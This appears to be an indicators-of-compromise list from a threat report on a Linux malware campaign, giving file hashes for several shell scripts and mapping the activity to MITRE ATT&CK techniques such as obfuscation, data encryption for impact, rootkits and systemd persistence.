9f99cf2bdf2e5dbd2ccc3c09ddcc2b4cba11a860b7e74c17a1cdea6910737b11
1bea1c2715f44fbfe38c80d333dfa5a28921cefb

supermicro_cr_third (deobfuscated)
654d19620d48ff1f00a4d91566e705912d515c17d7615d0625f6b4ace80f8e3a
83881c44a41f35a054513a4fa68306183100e73b

crypt3.sh
0243ac9f6148098de0b5f215c6e9802663284432492d29f7443a5dc36cb9aab5
919b574a4d000161e52d57b827976b6d9388b33f

crypt2_first.sh
e380c4b48cec730db1e32cc6a5bea752549bf0b1fb5e7d4a20776ef4f39a8842
215d777140728b748fc264ef203ebd27b2388666

bt_install.sh
fdd8c27495fbaa855603df4f774fe86bbc21743f59fd039f734feb07704805bd
45b57869e3857b50c1d794baba6ceca2641a7cfa

MITRE ATT&CK
T1027 Obfuscated Files or Information
T1202 Indirect Command Execution
T1082 System Information Discovery
T1083 File and Directory Discovery (System Object Enumeration)
T1486 Data Encrypted for Impact
T1059.004 Command and Scripting Interpreter: Unix Shell
T1059 Command and Scripting Interpreter
T1014 Rootkits
T1548 Abuse Elevation Control Mechanism
T1543.002 Create or Modify System Process: Systemd Service